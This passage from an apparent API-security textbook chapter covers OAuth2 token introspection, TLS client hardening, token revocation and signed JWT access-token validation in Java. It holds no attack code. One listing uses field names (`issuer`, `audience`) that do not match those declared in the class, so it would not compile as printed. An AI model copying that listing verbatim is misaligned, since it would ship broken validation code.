To validate a token, you then need to make a POST request to the introspection endpoint passing the token. You can use the HTTP client library in java.net.http, which was added in Java 11 (for earlier versions, you can use Apache HttpComponents, https://hc.apache.org/httpcomponents-client-ga/). Because the token is untrusted before the call, you should first validate it to ensure that it conforms to the allowed syntax for access tokens. As you learned in chapter 2, it's important to always validate all inputs, and this is especially important when the input will be included in a call to another system. The standard doesn't specify a maximum size for access tokens, but you should enforce a limit of around 1KB or less, which should be enough for most token formats (if the access token is a JWT, it could get quite large and you may need to increase that limit). The token should then be URL-encoded to include in the POST body as the `token` parameter. It's important to properly encode parameters when calling another system to prevent an attacker being able to manipulate the content of the request (see section 2.6 of chapter 2). You can also include a `token_type_hint` parameter to indicate that it's an access token, but this is optional.

> **TIP** To avoid making an HTTP call every time a client uses an access token with your API, you can cache the response for a short period of time, indexed by the token. The longer you cache the response, the longer it may take your API to find out that a token has been revoked, so you should balance performance against security based on your threat model.

If the introspection call is successful, the AS will return a JSON response indicating whether the token is valid and metadata about the token, such as the resource owner and scope. The only required field in this response is a Boolean `active` field, which indicates whether the token should be considered valid. If this is `false` then the token should be rejected, as in listing 7.6. You'll process the rest of the JSON response shortly, but for now open OAuth2TokenStore.java in your editor again and add the implementation of the read method from the listing.

Listing 7.6 Introspecting an access token

```
@Override
public Optional<Token> read(Request request, String tokenId) {
    if (!tokenId.matches("[\\x20-\\x7E]{1,1024}")) {
        return Optional.empty();
    }

    var form = "token=" + URLEncoder.encode(tokenId, UTF_8) +
            "&token_type_hint=access_token";

    var httpRequest = HttpRequest.newBuilder()
            .uri(introspectionEndpoint)
            .header("Content-Type", "application/x-www-form-urlencoded")
            .header("Authorization", authorization)
            .POST(BodyPublishers.ofString(form))
            .build();
```

Validate the token first.

Encode the token into the POST form body.

Call the introspection endpoint using your client credentials.

```
        try {
            var httpResponse = httpClient.send(httpRequest,
                    BodyHandlers.ofString());

            if (httpResponse.statusCode() == 200) {
                var json = new JSONObject(httpResponse.body());

                if (json.getBoolean("active")) {          Check that the
                    return processResponse(json);         token is still active.
                }
            }
        } catch (IOException e) {
            throw new RuntimeException(e);
        } catch (InterruptedException e) {
            Thread.currentThread().interrupt();
            throw new RuntimeException(e);
        }

        return Optional.empty();
    }
```

Several optional fields are allowed in the JSON response, including all valid JWT claims (see chapter 6). The most important fields are listed in table 7.1. Because all these fields are optional, you should be prepared for them to be missing. This is an unfortunate aspect of the specification, because there is often no alternative but to reject a token if its scope or resource owner cannot be established. Thankfully, most AS software generates sensible values for these fields.

Table 7.1 Token introspection response fields

Field	Description
`scope`	The scope of the token as a string. If multiple scopes are specified then they are separated by spaces, such as `"read_messages post_message"`.
`sub`	An identifier for the resource owner (subject) of the token. This is a unique identifier, not necessarily human-readable.
`username`	A human-readable username for the resource owner.
`client_id`	The ID of the client that requested the token.
`exp`	The expiry time of the token, in seconds from the UNIX epoch.

Listing 7.7 shows how to process the remaining JSON fields by extracting the resource owner from the `sub` field, the expiry time from the `exp` field, and the scope from the `scope` field. You can also extract other fields of interest, such as the `client_id`, which can be useful information to add to audit logs. Open OAuth2TokenStore.java again and add the `processResponse` method from the listing.

Listing 7.7 Processing the introspection response

```
private Optional<Token> processResponse(JSONObject response) {
    var expiry = Instant.ofEpochSecond(response.getLong("exp"));
    var subject = response.getString("sub");

    var token = new Token(expiry, subject);

    token.attributes.put("scope", response.getString("scope"));
    token.attributes.put("client_id",
            response.optString("client_id"));

    return Optional.of(token);
}
```

Extract token attributes from the relevant fields in the response.

Although you used the `sub` field to extract an ID for the user, this may not always be appropriate. The authenticated subject of a token needs to match the entries in the `users` and `permissions` tables in the database that define the access control lists for Natter social spaces. If these don't match, then the requests from a client will be denied even if they have a valid access token. You should check the documentation for your AS to see which field to use to match your existing user IDs.

You can now switch the Natter API to use OAuth2 access tokens by changing the `TokenStore` in Main.java to use the `OAuth2TokenStore`, passing in the URI of your AS's token introspection endpoint and the client ID and secret that you registered for the Natter API (see appendix A for instructions):

```
var introspectionEndpoint =
     URI.create("https://as.example.com:8443/oauth2/introspect");
SecureTokenStore tokenStore = new OAuth2TokenStore(
     introspectionEndpoint, clientId, clientSecret);
var tokenController = new TokenController(tokenStore);
```

Construct the token store, pointing at your AS.

You should make sure that the AS and the API have the same users and that the AS communicates the username to the API in the `sub` or `username` fields from the introspection response. Otherwise, the API may not be able to match the username returned from token introspection to entries in its access control lists (chapter 3). In many corporate environments, the users will not be stored in a local database but instead in a shared LDAP directory that is maintained by a company's IT department that both the AS and the API have access to, as shown in figure 7.7.

In other cases, the AS and the API may have different user databases that use different username formats. In this case, the API will need some logic to map the username returned by token introspection into a username that matches its local database and ACLs. For example, if the AS returns the email address of the user, then this could be used to search for a matching user in the local user database. In more loosely coupled architectures, the API may rely entirely on the information returned from the token introspection endpoint and not have access to a user database at all.




Figure 7.7 In many environments, the AS and the API will both have access to a corporate LDAP directory containing details of all users. In this case, the AS needs to communicate the username to the API so that it can find the matching user entry in LDAP and in its own access control lists.

Once the AS and the API are on the same page about usernames, you can obtain an access token from the AS and use it to access the Natter API, as in the following example using the ROPC grant:

```
$ curl -u test:password \
  -d 'grant_type=password&scope=create_space+post_message
➥ &username=demo&password=changeit' \
https://openam.example.com:8443/openam/oauth2/access_token
{"access_token":"_Avja0SO-6vAz-caub31eh5RLDU",
 "scope":"post_message create_space",
  "token_type":"Bearer","expires_in":3599}
$ curl -H 'Content-Type: application/json' \
 -H 'Authorization: Bearer _Avja0SO-6vAz-caub31eh5RLDU' \
 -d '{"name":"test","owner":"demo"}' https://localhost:4567/spaces
{"name":"test","uri":"/spaces/1"}
```

Obtain an access token using ROPC grant.

Use the access token to perform actions with the Natter API.

Attempting to perform an action that is not allowed by the scope of the access token will result in a 403 Forbidden error due to the access control filters you added at the start of this chapter:

```
$ curl -i -H 'Authorization: Bearer _Avja0SO-6vAz-caub31eh5RLDU' \
  https://localhost:4567/spaces/1/messages
HTTP/1.1 403 Forbidden
```

The request is forbidden.

```
Date: Mon, 01 Jul 2019 10:22:17 GMT
WWW-Authenticate: Bearer
➥ error="insufficient_scope",scope="list_messages"
```

The error message tells the client the scope it requires.

7.4.2 Securing the HTTPS client configuration

Because the API relies entirely on the AS to tell it if an access token is valid, and the scope of access it should grant, it's critical that the connection between the two be secure. While this connection should always be over HTTPS, the default connection settings used by Java are not as secure as they could be:

- The default settings trust server certificates signed by any of the main public certificate authorities (CAs). Typically, the AS will be running on your own internal network and issued with a certificate by a private CA for your organization, so it's unnecessary to trust all of these public CAs.
- The default TLS settings include a wide variety of *cipher suites* and protocol versions for maximum compatibility. Older versions of TLS, and some cipher suites, have known security weaknesses that should be avoided where possible. You should disable these less secure options and re-enable them only if you must talk to an old server that cannot be upgraded.

TLS cipher suites

A TLS *cipher suite* is a collection of cryptographic algorithms that work together to create the secure channel between a client and a server. When a TLS connection is first established, the client and server perform a *handshake*, in which the server authenticates to the client, the client optionally authenticates to the server, and they agree upon a session key to use for subsequent messages. The cipher suite specifies the algorithms to be used for authentication, key exchange, and the block cipher and mode of operation to use for encrypting messages. The cipher suite to use is negotiated as the first part of the handshake.

For example, the TLS 1.2 cipher suite `TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256` specifies that the two parties will use the Elliptic Curve Diffie-Hellman (ECDH) key agreement algorithm (using ephemeral keys, indicated by the final E), with RSA signatures for authentication, and the agreed session key will be used to encrypt messages using AES in Galois/Counter Mode. (SHA-256 is used as part of the key agreement.)

In TLS 1.3, cipher suites only specify the block cipher and hash function used, such as `TLS_AES_128_GCM_SHA256`. The key exchange and authentication algorithms are negotiated separately.

The latest and most secure version of TLS is version 1.3, which was released in August 2018. This replaced TLS 1.2, released exactly a decade earlier. While TLS 1.3 is a significant improvement over earlier versions of the protocol, it's not yet so widely adopted that support for TLS 1.2 can be dropped completely. TLS 1.2 is still a very

secure protocol, but for maximum security you should prefer cipher suites that offer *forward secrecy* and avoid older algorithms that use AES in CBC mode, because these are more prone to attacks. Mozilla provides recommendations for secure TLS configuration options (https://wiki.mozilla.org/Security/Server_Side_TLS), along with a tool for automatically generating configuration files for various web servers, load balancers, and reverse proxies. The configuration used in this section is based on Mozilla's Intermediate settings. If you know that your AS software is capable of TLS 1.3, then you could opt for the Modern settings and remove the TLS 1.2 support.

> **DEFINITION** A cipher suite offers *forward secrecy* if the confidentiality of data transmitted using that cipher suite is protected even if one or both of the parties are compromised afterwards. All cipher suites provide forward secrecy in TLS 1.3. In TLS 1.2, these cipher suites start with `TLS_ECDHE_` or `TLS_DHE_`.

To configure the connection to trust only the CA that issued the server certificate used by your AS, you need to create a `javax.net.ssl.TrustManager` that has been initialized with a `KeyStore` that contains only that one CA certificate. For example, if you're using the `mkcert` utility from chapter 3 to generate the certificate for your AS, then you can use the following command to import the root CA certificate into a keystore:

```
$ keytool -import -keystore as.example.com.ca.p12 \
    -alias ca -file "$(mkcert -CAROOT)/rootCA.pem"
```

This will ask you whether you want to trust the root CA certificate and then ask you for a password for the new keystore. Accept the certificate and type in a suitable password, then copy the generated keystore into the Natter project root directory.

Certificate chains

When configuring the trust store for your HTTPS client, you could choose to directly trust the server certificate for that server. Although this seems more secure, it means that whenever the server changes its certificate, the client would need to be updated to trust the new one. Many server certificates are valid for only 90 days. If the server is ever compromised, then the client will continue trusting the compromised certificate until it's manually updated to remove it from the trust store.

To avoid these problems, the server certificate is signed by a CA, which itself has a (self-signed) certificate. When a client connects to the server it receives the server's current certificate during the handshake. To verify this certificate is genuine, it looks up the corresponding CA certificate in the client trust store and checks that the server certificate was signed by that CA and is not expired or revoked.

In practice, the server certificate is often not signed directly by the CA. Instead, the CA signs certificates for one or more *intermediate CAs*, which then sign server certificates. The client may therefore have to verify a chain of certificates until it finds a certificate of a *root CA* that it trusts directly. Because CA certificates might themselves be revoked or expire, in general the client may have to consider multiple possible

certificate chains before it finds a valid one. Verifying a certificate chain is complex and error-prone with many subtle details so you should always use a mature library to do this.

In Java, overall TLS settings can be configured explicitly using the `javax.net.ssl.SSLParameters` class[8] (listing 7.8). First construct a new instance of the class, and then use the setter methods such as `setCipherSuites(String[])` that allows TLS versions and cipher suites. The configured parameters can then be passed when building the `HttpClient` object. Open OAuth2TokenStore.java in your editor and update the constructor to configure secure TLS settings.

Listing 7.8 Securing the HTTPS connection

```
import javax.net.ssl.*;
import java.security.*;
import java.net.http.*;

var sslParams = new SSLParameters();
sslParams.setProtocols(                                    // Allow only TLS 1.2 or TLS 1.3.
        new String[] { "TLSv1.3", "TLSv1.2" });
sslParams.setCipherSuites(new String[] {
        "TLS_AES_128_GCM_SHA256",                          // Configure secure cipher suites for TLS 1.3 . . .
        "TLS_AES_256_GCM_SHA384",
        "TLS_CHACHA20_POLY1305_SHA256",

        "TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256",         // . . . and for TLS 1.2.
        "TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256",
        "TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384",
        "TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384",
        "TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256",
        "TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256"
});
sslParams.setUseCipherSuitesOrder(true);
sslParams.setEndpointIdentificationAlgorithm("HTTPS");

try {
    var trustedCerts = KeyStore.getInstance("PKCS12");     // The SSLContext should be configured to trust only the CA used by your AS.
    trustedCerts.load(
            new FileInputStream("as.example.com.ca.p12"),
            "changeit".toCharArray());
    var tmf = TrustManagerFactory.getInstance("PKIX");
    tmf.init(trustedCerts);
    var sslContext = SSLContext.getInstance("TLS");
    sslContext.init(null, tmf.getTrustManagers(), null);

    this.httpClient = HttpClient.newBuilder()              // Initialize the HttpClient with the chosen TLS parameters.
            .sslParameters(sslParams)
            .sslContext(sslContext)
            .build();
```

[8] Recall from chapter 3 that earlier versions of TLS were called SSL, and this terminology is still widespread.

```
} catch (GeneralSecurityException | IOException e) {
    throw new RuntimeException(e);
}
```

7.4.3 Token revocation

Just as for token introspection, there is an OAuth2 standard for revoking an access token (https://tools.ietf.org/html/rfc7009). While this could be used to implement the `revoke` method in the `OAuth2TokenStore`, the standard only allows the client that was issued a token to revoke it, so the RS (the Natter API in this case) cannot revoke a token on behalf of a client. Clients should directly call the AS to revoke a token, just as they do to get an access token in the first place.

Revoking a token follows the same pattern as token introspection: the client makes a POST request to a revocation endpoint at the AS, passing in the token in the request body, as shown in listing 7.9. The client should include its client credentials to authenticate the request. Only an HTTP status code is returned, so there is no need to parse the response body.

Listing 7.9 Revoking an OAuth access token

```
package com.manning.apisecurityinaction;

import java.net.*;
import java.net.http.*;
import java.net.http.HttpResponse.BodyHandlers;
import java.util.Base64;

import static java.nio.charset.StandardCharsets.UTF_8;

public class RevokeAccessToken {

    private static final URI revocationEndpoint =
            URI.create("https://as.example.com:8443/oauth2/token/revoke");

    public static void main(String...args) throws Exception {

        if (args.length != 3) {
            throw new IllegalArgumentException(
                    "RevokeAccessToken clientId clientSecret token");
        }

        var clientId = args[0];
        var clientSecret = args[1];
        var token = args[2];

        var credentials = URLEncoder.encode(clientId, UTF_8) +
                ":" + URLEncoder.encode(clientSecret, UTF_8);
        var authorization = "Basic " + Base64.getEncoder()
                .encodeToString(credentials.getBytes(UTF_8));

        var httpClient = HttpClient.newHttpClient();
```

Encode the client's credentials for Basic authentication.

Create the POST body using URL-encoding for the token.

```
        var form = "token=" + URLEncoder.encode(token, UTF_8) +
                "&token_type_hint=access_token";

        var httpRequest = HttpRequest.newBuilder()
                .uri(revocationEndpoint)
                .header("Content-Type",
                    "application/x-www-form-urlencoded")
                .header("Authorization", authorization)
                .POST(HttpRequest.BodyPublishers.ofString(form))
                .build();

        httpClient.send(httpRequest, BodyHandlers.discarding());
    }
}
```

Include the client credentials in the revocation request.

Pop quiz

6 Which standard endpoint is used to determine if an access token is valid?

- a The access token endpoint
- b The authorization endpoint
- c The token revocation endpoint
- d The token introspection endpoint

7 Which parties are allowed to revoke an access token using the standard revocation endpoint?

- a Anyone
- b Only a resource server
- c Only the client the token was issued to
- d A resource server or the client the token was issued to

The answers are at the end of the chapter.

7.4.4 JWT access tokens

Though token introspection solves the problem of how the API can determine if an access token is valid and the scope associated with that token, it has a downside: the API must make a call to the AS every time it needs to validate a token. An alternative is to use a self-contained token format such as JWTs that were covered in chapter 6. This allows the API to validate the access token locally without needing to make an HTTPS call to the AS. While there is not yet a standard for JWT-based OAuth2 access tokens (although one is being developed; see http://mng.bz/5pW4), it's common for an AS to support this as an option.

To validate a JWT-based access token, the API needs to first authenticate the JWT using a cryptographic key. In chapter 6, you used symmetric HMAC or authenticated encryption algorithms in which the same key is used to both create and verify messages. This means that any party that can verify a JWT is also able to create one that will be trusted by all other parties. Although this is suitable when the API and AS exist

within the same trust boundary, it becomes a security risk when the APIs are in different trust boundaries. For example, if the AS is in a different datacenter to the API, the key must now be shared between those two datacenters. If there are many APIs that need access to the shared key, then the security risk increases even further because an attacker that compromises any API can then create access tokens that will be accepted by all of them.

To avoid these problems, the AS can switch to public key cryptography using digital signatures, as shown in figure 7.8. Rather than having a single shared key, the AS instead has a pair of keys: a private key and a public key. The AS can sign a JWT using the private key, and then anybody with the public key can verify that the signature is genuine. However, the public key cannot be used to create a new signature and so it's safe to share the public key with any API that needs to validate access tokens. For this reason, public key cryptography is also known as *asymmetric cryptography*, because the holder of a private key can perform different operations to the holder of a public key. Given that only the AS needs to create new access tokens, using public key cryptography for JWTs enforces the principle of least authority (POLA; see chapter 2) as it ensures that APIs can only verify access tokens and not create new ones.

TIP Although public key cryptography is more secure in this sense, it's also more complicated with more ways to fail. Digital signatures are also much slower than HMAC and other symmetric algorithms—typically 10–100x slower for equivalent security.




Figure 7.8 When using JWT-based access tokens, the AS signs the JWT using a private key that is known only to the AS. The API can retrieve a corresponding public key from the AS to verify that the JWT is genuine. The public key cannot be used to create a new JWT, ensuring that access tokens can be issued only by the AS.

RETRIEVING THE PUBLIC KEY

The API can be directly configured with the public key of the AS. For example, you could create a keystore that contains the public key, which the API can read when it first starts up. Although this will work, it has some disadvantages:

- A Java keystore can only contain certificates, not raw public keys, so the AS would need to create a self-signed certificate purely to allow the public key to be imported into the keystore. This adds complexity that would not otherwise be required.
- If the AS changes its public key, which is recommended, then the keystore will need to be manually updated to list the new public key and remove the old one. Because some access tokens using the old key may still be in use, the keystore may have to list both public keys until those old tokens expire. This means that two manual updates need to be performed: one to add the new public key, and a second update to remove the old public key when it's no longer needed.

Although you could use X.509 certificate chains to establish trust in a key via a certificate authority, just as for HTTPS in section 7.4.2, this would require the certificate chain to be attached to each access token JWT (using the standard `x5c` header described in chapter 6). This would increase the size of the access token beyond reasonable limits—a certificate chain can be several kilobytes in size. Instead, a common solution is for the AS to publish its public key in a JSON document known as a JWK Set (https://tools.ietf.org/html/rfc7517). An example JWK Set is shown in listing 7.10 and consists of a JSON object with a single `keys` attribute, whose value is an array of JSON Web Keys (see chapter 6). The API can periodically fetch the JWK Set from an HTTPS URI provided by the AS. The API can trust the public keys in the JWK Set because they were retrieved over HTTPS from a trusted URI, and that HTTPS connection was authenticated using the server certificate presented during the TLS handshake.

Listing 7.10 An example JWK Set

```
{"keys": [                          <-- The JWK Set has a "keys" attribute,
    {                                   which is an array of JSON Web Keys.
      "kty": "EC",                  <-- An elliptic curve public key
      "kid": "I4x/IijvdDsUZMghwNq2gC/7pYQ=",
      "use": "sig",
      "x": "k5wSvW_6JhOuCj-9PdDWdEA4oH90RSmC2GTliiUHAhXj6rmTdE2S-
➥ _zGmMFxufuV",
      "y": "XfbR-tRoVcZMCoUrkKtuZUIyfCgAy8b0FWnPZqevwpdoTzGQBOXSN
➥ i6uItN_o4tH",
      "crv": "P-384",
      "alg": "ES384"
    },
    {                               <-- An RSA public key
      "kty": "RSA",
      "kid": "wU3ifIIaLOUAReRB/FG6eM1P1QM=",
      "use": "sig",
```

```
      "n": "10iGQ5l5IdqBP1l5wb5BDBZpSyLs4y_Um-kGv_se0BkRkwMZavGD_Nqjq8x3-
➥ fKNI45nU7E7COAh8gjn6LCXfug57EQfi0gOgKhOhVcLmKqIEXPmqeagvMndsXWIy6k8WP
➥ PwBzSkN5PDLKBXKG_X1BwVvOE9276nrx6lJq3CgNbmiEihovNt_6g5pCxiSarIk2uaG3T
➥ 3Ve6hUJrM0W35QmqrNM9rL3laPgXtCuz4sJJN3rGnQq_25YbUawW9L1MTVbqKxWiyN5Wb
➥ XoWUg8to1DhoQnXzDymIMhFa45NTLhxtdH9CDprXWXWBaWzo8mIFes5yI4AJW4ZSg1PPO
➥ 2UJSQ",
      "e": "AQAB",
      "alg": "RS256"
    }
]}
```

Many JWT libraries have built-in support for retrieving keys from a JWK Set over HTTPS, including periodically refreshing them. For example, the Nimbus JWT library that you used in chapter 6 supports retrieving keys from a JWK Set URI using the `RemoteJWKSet` class:

```
var jwkSetUri = URI.create("https://as.example.com:8443/jwks_uri");
var jwkSet = new RemoteJWKSet(jwkSetUri);
```

Listing 7.11 shows the configuration of a new `SignedJwtAccessTokenStore` that will validate an access token as a signed JWT. The constructor takes a URI for the endpoint on the AS to retrieve the JWK Set from and constructs a `RemoteJWKSet` based on this. It also takes in the expected issuer and audience values of the JWT, and the JWS signature algorithm that will be used. As you'll recall from chapter 6, there are attacks on JWT verification if the wrong algorithm is used, so you should always strictly validate that the algorithm header has an expected value. Open the src/main/java/com/manning/apisecurityinaction/token folder and create a new file SignedJwtAccessTokenStore.java with the contents of listing 7.11. You'll fill in the details of the `read` method shortly.

TIP If the AS supports discovery (see section 7.2.3), then it may advertise its JWK Set URI as the `jwks_uri` field of the discovery document.

Listing 7.11 The SignedJwtAccessTokenStore

```
package com.manning.apisecurityinaction.token;

import com.nimbusds.jose.*;
import com.nimbusds.jose.jwk.source.*;
import com.nimbusds.jose.proc.*;
import com.nimbusds.jwt.proc.DefaultJWTProcessor;
import spark.Request;

import java.net.*;
import java.text.ParseException;
import java.util.Optional;

public class SignedJwtAccessTokenStore implements SecureTokenStore {

    private final String expectedIssuer;
    private final String expectedAudience;
```

```
    private final JWSAlgorithm signatureAlgorithm;
    private final JWKSource<SecurityContext> jwkSource;

    public SignedJwtAccessTokenStore(String expectedIssuer,
                                     String expectedAudience,
                                     JWSAlgorithm signatureAlgorithm,
                                     URI jwkSetUri)
            throws MalformedURLException {
        this.expectedIssuer = expectedIssuer;
        this.expectedAudience = expectedAudience;
        this.signatureAlgorithm = signatureAlgorithm;
        this.jwkSource = new RemoteJWKSet<>(jwkSetUri.toURL());
    }

    @Override
    public String create(Request request, Token token) {
        throw new UnsupportedOperationException();
    }

    @Override
    public void revoke(Request request, String tokenId) {
        throw new UnsupportedOperationException();
    }

    @Override
    public Optional<Token> read(Request request, String tokenId) {
        // See listing 7.12
    }
}
```

Configure the expected issuer, audience, and JWS algorithm.

Construct a RemoteJWKSet to retrieve keys from the JWK Set URI.

A JWT access token can be validated by configuring the processor class to use the `RemoteJWKSet` as the source for verification keys (`ES256` is an example of a JWS signature algorithm):

```
var verifier = new DefaultJWTProcessor<>();
var keySelector = new JWSVerificationKeySelector<>(
        JWSAlgorithm.ES256, jwkSet);
verifier.setJWSKeySelector(keySelector);
var claims = verifier.process(tokenId, null);
```

After verifying the signature and the expiry time of the JWT, the processor returns the JWT Claims Set. You can then verify that the other claims are correct. You should check that the JWT was issued by the AS by validating the `iss` claim, and that the access token is meant for this API by ensuring that an identifier for the API appears in the audience (`aud`) claim (listing 7.12).

In the normal OAuth2 flow, the AS is not informed by the client which APIs it intends to use the access token for,[9] and so the audience claim can vary from one AS to another. Consult the documentation for your AS software to configure the intended

[9] As you might expect by now, there is a proposal to allow the client to indicate the resource servers it intends to access: http://mng.bz/6ANG

audience. Another area of disagreement between AS software is in how the scope of the token is communicated. Some AS software produces a string `scope` claim, whereas others produce a JSON array of strings. Some others may use a different field entirely, such as `scp` or `scopes`. Listing 7.12 shows how to handle a scope claim that may either be a string or an array of strings. Open SignedJwtAccessTokenStore.java in your editor again and update the `read` method based on the listing.

Listing 7.12 Validating signed JWT access tokens

```
@Override
public Optional<Token> read(Request request, String tokenId) {
    try {
        var verifier = new DefaultJWTProcessor<>();
        var keySelector = new JWSVerificationKeySelector<>(
                signatureAlgorithm, jwkSource);
        verifier.setJWSKeySelector(keySelector);

        var claims = verifier.process(tokenId, null);

        if (!issuer.equals(claims.getIssuer())) {
            return Optional.empty();
        }
        if (!claims.getAudience().contains(audience)) {
            return Optional.empty();
        }

        var expiry = claims.getExpirationTime().toInstant();
        var subject = claims.getSubject();
        var token = new Token(expiry, subject);

        String scope;
        try {
            scope = claims.getStringClaim("scope");
        } catch (ParseException e) {
            scope = String.join(" ",
                claims.getStringListClaim("scope"));
        }
        token.attributes.put("scope", scope);
        return Optional.of(token);

    } catch (ParseException | BadJOSEException | JOSEException e) {
        return Optional.empty();
    }
}
```

Verify the signature first.

Ensure the issuer and audience have expected values.

Extract the JWT subject and expiry time.

The scope may be either a string or an array of strings.

CHOOSING A SIGNATURE ALGORITHM

The JWS standard that JWT uses for signatures supports many different public key signature algorithms, summarized in table 7.2. Because public key signature algorithms are expensive and usually limited in the amount of data that can be signed, the contents of the JWT is first hashed using a cryptographic hash function and then the hash value is signed. JWS provides variants for different hash functions when using the

Table 7.2 JWS signature algorithms

JWS Algorithm	Hash function	Signature algorithm
`RS256`	SHA-256	RSA with PKCS#1 v1.5 padding
`RS384`	SHA-384	
`RS512`	SHA-512	
`PS256`	SHA-256	RSA with PSS padding
`PS384`	SHA-384	
`PS512`	SHA-512	
`ES256`	SHA-256	ECDSA with the NIST P-256 curve
`ES384`	SHA-384	ECDSA with the NIST P-384 curve
`ES512`	SHA-512	ECDSA with the NIST P-521 curve
`EdDSA`	SHA-512 / SHAKE256	EdDSA with either the Ed25519 or Ed448 curves

same underlying signature algorithm. All the allowed hash functions provide adequate security, but SHA-512 is the most secure and may be slightly faster than the other choices on 64-bit systems. The exception to this rule is when using ECDSA signatures, because JWS specifies elliptic curves to use along with each hash function; the curve used with SHA-512 has a significant performance penalty compared with the curve used for SHA-256.

Of these choices, the best is `EdDSA`, based on the Edwards Curve Digital Signature Algorithm (https://tools.ietf.org/html/rfc8037). EdDSA signatures are fast to produce and verify, produce compact signatures, and are designed to be implemented securely against side-channel attacks. Not all JWT libraries or AS software supports EdDSA signatures yet. The older ECDSA standard for elliptic curve digital signatures has wider support, and shares some of the same properties as EdDSA, but is slightly slower and harder to implement securely.

> **WARNING** ECDSA signatures require a unique random nonce for each signature. If a nonce is repeated, or even just a few bits are not completely random, then the private key can be reconstructed from the signature values. This kind of bug was used to hack the Sony PlayStation 3, steal Bitcoin cryptocurrency from wallets on Android mobile phones, among many other cases. Deterministic ECDSA signatures (https://tools.ietf.org/html/rfc6979) can be used to prevent this, if your library supports them. EdDSA signatures are also immune to this issue.

RSA signatures are expensive to produce, especially for secure key sizes (a 3072-bit RSA key is roughly equivalent to a 256-bit elliptic curve key or a 128-bit HMAC key) and produce much larger signatures than the other options, resulting in larger JWTs.

On the other hand, RSA signatures can be validated very quickly. The variants of RSA using PSS padding should be preferred over those using the older PKCS#1 version 1.5 padding but may not be supported by all libraries.

7.4.5 Encrypted JWT access tokens

In chapter 6, you learned that authenticated encryption can be used to provide the benefits of encryption to hide confidential attributes and authentication to ensure that a JWT is genuine and has not been tampered with. Encrypted JWTs can be useful for access tokens too, because the AS may want to include attributes in the access token that are useful for the API for making access control decisions, but which should be kept confidential from third-party clients or from the user themselves. For example, the AS may include the resource owner's email address in the token for use by the API, but this information should not be leaked to the third-party client. In this case the AS can encrypt the access token JWT by using an encryption key that only the API can decrypt.

Unfortunately, none of the public key encryption algorithms supported by the JWT standards provide authenticated encryption,[10] because this is less often implemented for public key cryptography. The supported algorithms provide only confidentiality and so must be combined with a digital signature to ensure the JWT is not tampered with or forged. This is done by first signing the claims to produce a signed JWT, and then encrypting that signed JWT to produce a nested JOSE structure (figure 7.9). The downside is that the resulting JWT is much larger than it would be if it was just signed and requires two expensive public key operations to first decrypt the outer encrypted JWE and then verify the inner signed JWT. You shouldn't use the same key for encryption and signing, even if the algorithms are compatible.

The JWE specifications include several public key encryption algorithms, shown in table 7.3. The details of the algorithms can be complicated, and several variations are included. If your software supports it, it's best to avoid the RSA encryption algorithms entirely and opt for `ECDH-ES` encryption. ECDH-ES is based on Elliptic Curve Diffie-Hellman key agreement, and is a secure and performant choice, especially when used with the X25519 or X448 elliptic curves (https://tools.ietf.org/html/rfc8037), but these are not yet widely supported by JWT libraries.

[10] I have proposed adding public key authenticated encryption to JOSE and JWT, but the proposal is still a draft at this stage. See http://mng.bz/oRGN.

